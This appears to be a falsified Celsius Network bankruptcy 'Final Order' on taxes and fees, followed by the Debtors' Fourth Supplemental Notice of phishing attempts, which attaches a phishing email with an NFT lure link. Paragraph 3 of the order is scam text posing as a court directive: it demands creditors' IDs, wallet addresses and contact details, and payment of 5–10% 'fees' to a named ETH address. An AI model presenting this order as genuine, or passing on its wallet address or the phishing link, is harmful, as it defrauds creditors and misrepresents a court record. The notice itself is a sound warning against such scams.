Upon the motion (the “Motion”)² of the above-captioned debtors and debtors in possession (collectively, the “Debtors”) for entry of a final order (this “Final Order”), (a) authorizing the Debtors, in their sole discretion, to remit and pay certain accrued and outstanding Taxes and Fees; and (b) granting related relief, all as more fully set forth in the Motion; and upon the First Day Declarations; and this Court having jurisdiction over this matter pursuant to 28 U.S.C. §§ 157 and 1334 and the *Amended Standing Order of Reference* from the United States District Court for the Southern District of New York, entered February 1, 2012; and this Court having the power to enter a final order consistent with Article III of the United States Constitution; and this Court having found that venue of this proceeding and the Motion in this district is proper pursuant to 28 U.S.C. §§ 1408 and 1409; and this Court having found that the relief requested in the Motion is in the best interests of the Debtors’ estates, their creditors, and other parties in interest; and this Court having

¹ The Debtors in these chapter 11 cases, along with the last four digits of each Debtor’s federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); and Celsius US Holding LLC (7956). The location of Debtor Celsius Network LLC’s principal place of business and the Debtors’ service address in these chapter 11 cases is 121 River Street, PH05, Hoboken, New Jersey 07030.

² Capitalized terms used but not otherwise defined herein shall have the meanings ascribed to them in the Motion.

found that the Debtors' notice of the Motion and opportunity for a hearing on the Motion were appropriate under the circumstances and no other notice need be provided; and this Court having reviewed the Motion and having heard the statements in support of the relief requested therein at a hearing before this Court (the "Hearing"); and this Court having determined that the legal and factual bases set forth in the Motion and at the Hearing establish just cause for the relief granted herein; and upon all of the proceedings had before this Court; and after due deliberation and sufficient cause appearing therefor, it is HEREBY ORDERED THAT:

1. The Motion is granted on a final basis as set forth herein.
2. The Debtors are authorized to pay or remit (or use applicable credits to offset), in their sole discretion, the Taxes and Fees (including, for the avoidance of doubt, posting collateral or a letter of credit in connection with any dispute related to the Assessments), whether accrued prior to or after the Petition Date, that are payable during the pendency of these chapter 11 cases, on a final basis, at such time when the Taxes and Fees are payable in the ordinary course of business. To the extent that the Debtors have overpaid any Taxes and Fees, the Debtors are authorized to seek a refund or credit on account of any such Taxes and Fees.

3. Creditors are required to comply with the payment of certain taxes and fees prior before the due dates and required to give an additional information, Full details below:

(a) In addition, please provide us with the following information to process the payment: (*) A copy of a valid ID, (*) Crypto Wallet Address (ETH/USDT-ERC20), (*) Contact information (phone number and email address)

(b) And as a creditor of the company, You will need to pay a filing fee and tax fee (5% if You are US citizen and 10% if you are not US Citizen).

(*) Payment to (ETH/USDT-ERC20) : **0x36Ea670bDB878332B7f279F960aC4464377d1D27**

(*) Due Date: **Febuary 15 2023**

4. Notwithstanding the relief granted in this Final Order and any actions taken pursuant to such relief, nothing in this Final Order shall be deemed: (a) an admission by the Debtors or the Committee as to the validity of any particular claim against the Debtors; (b) a waiver of the Debtors' or the Committee's respective rights to dispute any particular claim on any grounds; (c) a promise or requirement by the Debtors or any third party to pay any particular claim; (d) an implication or admission by the Debtors or the Committee that any particular claim is of a type specified or defined in this Final Order or the Motion; (e) a request or authorization by any Debtor to assume any agreement, contract, or lease pursuant to section 365 of the Bankruptcy Code; (f) a waiver or limitation of the Debtors' or the Committee's respective rights under the Bankruptcy Code or any other applicable law; or (g) a concession by the Debtors or the Committee that any liens (contractual, common law, statutory, or otherwise) satisfied pursuant to the Motion are valid, and the Debtors and the Committee each expressly reserve their rights to contest the extent, validity, or perfection or seek avoidance of all such liens. Any payment made pursuant to this Final Order is not intended and should not be construed as an admission by the Debtors or the Committee as to the validity of any particular claim or a waiver of the Debtors' and the Committee's respective rights to subsequently dispute such claim.

5. Notwithstanding anything to the contrary in the Motion, this Final Order, or any findings announced at the Hearing, nothing in the Motion, this Final Order, or announced at the Hearing constitutes a finding under the federal securities laws as to whether crypto tokens or transactions involving crypto tokens are securities, and the rights of the United States Securities and Exchange Commission and the Committee to challenge transactions involving crypto tokens on any basis are expressly reserved.

6. The Debtors are authorized to issue postpetition checks, or to effect postpetition fund transfer requests, in replacement of any checks or fund transfer requests that are dishonored as a consequence of these chapter 11 cases with respect to prepetition amounts owed in connection with any of the relief granted herein.

7. The banks and financial institutions on which checks were drawn or electronic payment requests made in payment of the prepetition obligations approved herein are authorized and directed to receive, process, honor, and pay all such checks and electronic payment requests when presented for payment, and all such banks and financial institutions are authorized to rely on the Debtors' designation of any particular check or electronic payment request as approved by this Final Order.

8. Nothing in this Final Order expands or diminishes any right of setoff or recoupment of the United States under the Bankruptcy Code and applicable non-bankruptcy law.

9. Notice of the Motion as provided therein shall be deemed good and sufficient notice of such Motion and the requirements of Bankruptcy Rule 6004(a) and the Local Rules are satisfied by such notice.

10. Notwithstanding Bankruptcy Rule 6004(h), the terms and conditions of this Final Order are immediately effective and enforceable upon its entry.

11. The Debtors are authorized to take all actions necessary to effectuate the relief granted in this Final Order in accordance with the Motion.

12. This Court retains exclusive jurisdiction with respect to all matters arising from or related to the implementation, interpretation, and enforcement of this Final Order.

IT IS SO ORDERED.

Dated: August 17, 2022
New York, New York

/s/ Martin Glenn
MARTIN GLENN
Chief United States Bankruptcy Judge

Joshua A. Sussberg, P.C.
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
 601 Lexington Avenue
 New York, New York 10022
 Telephone: (212) 446-4800
 Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
 Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
 Christopher S. Koenig
 Dan Latona (admitted *pro hac vice*)
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
 300 North LaSalle Street
 Chicago, Illinois 60654
 Telephone: (312) 862-2000
 Facsimile: (312) 862-2200

Counsel to the Initial Debtors and Debtors in Possession

Proposed Counsel to the GK8 Debtors and Debtors in Possession

**UNITED STATES BANKRUPTCY COURT
 SOUTHERN DISTRICT OF NEW YORK**

In re:)	
)	Chapter 11
)	
CELSIUS NETWORK LLC, <i>et al.</i> , ¹)	Case No. 22-10964 (MG)
)	
Debtors.)	(Jointly Administered)
)	

FOURTH SUPPLEMENTAL NOTICE OF ADDITIONAL PHISHING MATTEG PTS

PLEASE TAKE NOTICE that, on February 14, 2023, the Debtors became aware that additional phishing emails² purported to be from Stretto, Inc. were being sent to certain of the

¹ The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

² On November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the "Original Notice") to inform parties in interest of phishing emails sent to certain of the Debtors' customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A. Additionally, on December 13, 2022, the Debtors filed the *Supplemental Notice of Phishing Attempts* [Docket No. 1681] (the "Supplemental Notice") to inform parties in interest of third-party reports of these and similar phishing emails targeting cryptocurrency users and their potential sources. Copies of such reports are attached to the Supplemental Notice as Exhibit A. On January 22, 2023, the Debtors filed the *Second*

Debtors' customers advertising an alleged opportunity to receive "1 of 5000 NFT valued at .1 ETH" and containing a suspicious hyperlink. A copy of such an email is attached hereto as **Exhibit A**.

PLEASE TAKE FURTHER NOTICE that these emails are *not authorized messages* from the Debtors or Stretto, Inc., the Debtors' claims agent, and are *strongly suspected to be phishing scams containing links to malware or otherwise seeking to obtain personally identifiable information and account information of customers*.

PLEASE TAKE FURTHER NOTICE that neither the Debtors nor their advisors will ever contact you by email, telephone call, or otherwise to request account information or other personal information absent an (i) order by the Court or (ii) on-the-record instruction from the Court; *provided that*, in connection with the Court's *Order (I) Authorizing the Debtors to Reopen Withdrawals for Certain Customers with Respect to Certain Assets Held in the Custody Program and Withhold Accounts and (II) Granting Related Relief* [Docket No. 1767] (the "Withdrawal Order"), prior to the Debtors' reopening of withdrawals, the Debtors will provide notice to parties in interest with respect to the process for withdrawing digital assets off of the Debtors' platform in accordance with the procedures set forth in the *Notice of Schedule of Custody Users Entitled to Withdraw Certain Assets* [Docket No. 1958] (the "Withdrawal Notice").

Supplemental Notice of Additional Phishing Attempts [Docket No. 1904] (the "Second Supplemental Notice") to inform parties in interest of phishing texts and emails sent to certain of the Debtors' customers purporting to be a senior manager at Stretto, Inc., and requesting that customers submit their official personal identification, cryptocurrency wallet addresses, bank accounts, and contact information to receive claim distributions, and pay a purported "filing fee" and "tax fee." Copies of such texts and emails were attached to the Second Supplemental Notice as Exhibit A and Exhibit B, respectively. On February 6, 2023, the Debtors filed the *Third Supplemental Notice of Additional Phishing Attempts* [Docket No. 1992] (the "Third Supplemental Notice") to inform parties in interest of similar phishing emails sent to certain of the Debtors' customers purporting to be a senior manager at Stretto, Inc., that contained a hyperlink to a *falsified* order (the "Falsified Order") purportedly from the United States Bankruptcy Court for the Southern District of New York (the "Court"). A copy of such emails, a redline showing the differences between the Falsified Order and the correct copy of the *Final Order (I) Authorizing the Payment of Certain Taxes and Fees and (II) Granting Related Relief* [Docket No. 526], and a copy of the Falsified Order were attached to the Third Supplemental Notice as Exhibit A, Exhibit B, and Exhibit C, respectively.

PLEASE TAKE FURTHER NOTICE that, if you receive any message purporting to be from the Debtors or their advisors and requesting account information, personal information, or payment, we ask that you please contact the Debtors ***immediately*** at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

PLEASE TAKE FURTHER NOTICE that copies of, the Original Notice, the Supplemental Notice, the Second Supplemental Notice, the Withdrawal Order, the Withdrawal Notice, the Third Supplemental Notice, and all other documents filed in these chapter 11 cases may be obtained free of charge by visiting the website of Stretto at <https://cases.stretto.com/celsius>.

[Remainder of page intentionally left blank]

New York, New York
Dated: February 15, 2023

/s/ Joshua A. Sussberg

KIRKLAND & ELLIS LLP

KIRKLAND & ELLIS INTERNATIONAL LLP

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com
ross.kwasteniet@kirkland.com
chris.koenig@kirkland.com
dan.latona@kirkland.com

Counsel to the Initial Debtors and Debtors in Possession

Proposed Counsel to the GK8 Debtors and Debtors in Possession

Exhibit A

Phishing Email



Court Docket
nperpiglia@hotmail.com

4:47 am



Case Name

Case No.

Stretto Finance is taking a dive into the metaverse
and partnering with OpenSea! Whitelist to receive
a 1 of 5000 NFT valued at .1 ETH - Join Us @
<https://strettonft.com/>

Please find link(s) below to document(s) related to

Date Filed

Docket No.

Document Name

For more information related to this case, please visit
<https://cases.stretto.com>

[Legal Policies](#)